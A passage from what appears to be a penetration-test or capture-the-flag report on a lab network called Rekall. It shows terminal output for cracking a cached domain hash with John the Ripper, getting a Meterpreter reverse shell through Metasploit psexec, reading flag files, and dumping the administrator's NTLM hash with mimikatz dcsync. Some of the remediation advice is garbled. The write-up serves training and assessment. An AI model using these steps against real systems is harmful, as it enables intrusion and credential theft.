LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 8/4/2022 12:15:35 AM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 
```

Fig.8a - Full dump local security policy

```

[~]# echo '3f267c855ec5c69526f501d5d461315b' > hashes3.txt
[~]# cat hashes3.txt
cat: hashes3.txt: No such file or directory
[~]# cat hashes3.txt
3f267c855ec5c69526f501d5d461315b
[~]# nano hashes3.txt
[~]# john hashes3.txt --format=MSCASH2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
ChangeMe!          (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-08-04 03:23) 1.923g/s 2000p/s 2000c/s 2000C/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

```

Fig.8b - Cracking the Hash

```

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass ChangeMe!
SMBPass => ChangeMe!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.10:61874 ) at 2022-08-04 03:29:27 -0400 14:04:08.20

meterpreter > shell
Process 856 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users
User accounts for \\

ADMBob           Administrator      flag8-ad12fc2ffc1e47
Guest            hdodge           jsmith
krbtgt           tschubert
The command completed with one or more errors.

C:\Windows\system32>

```

Fig.8c - Running the exploit and net users

Vulnerability 9		Findings
Title	C:\ Directory	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Critical	
Description	The system was further exploited by navigating to the C:\ directory, where the flag was located.	
Images	Fig.9	
Affected Hosts	172.22.117.20	

Vulnerability 9	Findings
Title	C:\ Directory
Remediation	Recommend an IDS to detect and notify the team of suspicious activity.
<pre>C:\Windows\system32>cd C:\ cd C:\ C:\>dir dir 'Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C: 02/15/2022 03:04 PM 32 flag9.txt 09/15/2018 12:19 AM <DIR> perflogs 02/15/2022 11:14 AM <DIR> Program Files 02/15/2022 11:14 AM <DIR> Program Files (x86) 02/15/2022 11:13 AM <DIR> Users 02/15/2022 02:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,874,941,440 bytes free C:\>more flag9.txt more flag9.txt F7356e02f44c4fe7bf5374ff9bcbf872 C:\></pre>	

Fig.9 - C:\ directory and flag location

Vulnerability 10	Findings
Title	Administrator Credentials Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Using Kiwi and the command, dcsync_ntlm administrator, to dump the default administrator hash.
Images	Fig.10
Affected Hosts	172.22.117.20
Remediation	Recommend using lsass.exe to validate sign-ins, which sends our alerts when bypassed.

```
meterpreter > load kiwi
Loading extension kiwi...
#####
# .mimikatz 2.2.0 20191125 (x86/windows)
# ^ #. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : administrator
[+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500

meterpreter > [ ]
```

Fig.10 - dcsync_ntlm